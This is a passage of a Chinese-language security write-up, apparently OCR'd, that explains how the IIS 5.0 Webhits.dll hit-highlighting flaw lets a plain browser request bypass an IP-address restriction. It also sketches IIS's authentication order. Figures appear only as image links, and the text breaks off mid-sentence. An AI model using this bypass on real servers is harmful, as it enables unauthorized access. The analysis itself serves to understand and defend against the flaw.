


图6

仔细看安全公告的这句话"IIS 的 Webhits.dll 中所提供的 Hit-highlighting 功能仅依赖于 Microsoft Windows NT ACL 配置而不依赖于 IIS 认证配置"，不依赖于 IIS 认证配置！照此说法，如果 IP 地址的限制是利用 IIS 的 WEB 服务器做的，那么就可以不利用 HTTP 代理，直接使用 IE 请求来绕过 IP 地址的限制了，使用 IE 请求一下，证明了我的想法，如图7。




图7

在新的漏洞面前，这台 WEB 服务器做的种种验证就这样被轻易的突破了，这个漏洞只影响 IIS5.0 服务器。随后我又看了看 IIS 的帮助文件，画出了一个 IIS 验证客户端连接过程时所使用的验证顺序，如图8。




图8




图9




图10




图11

这个图可以用来排查客户连接 IIS 时的一些权限问题，从

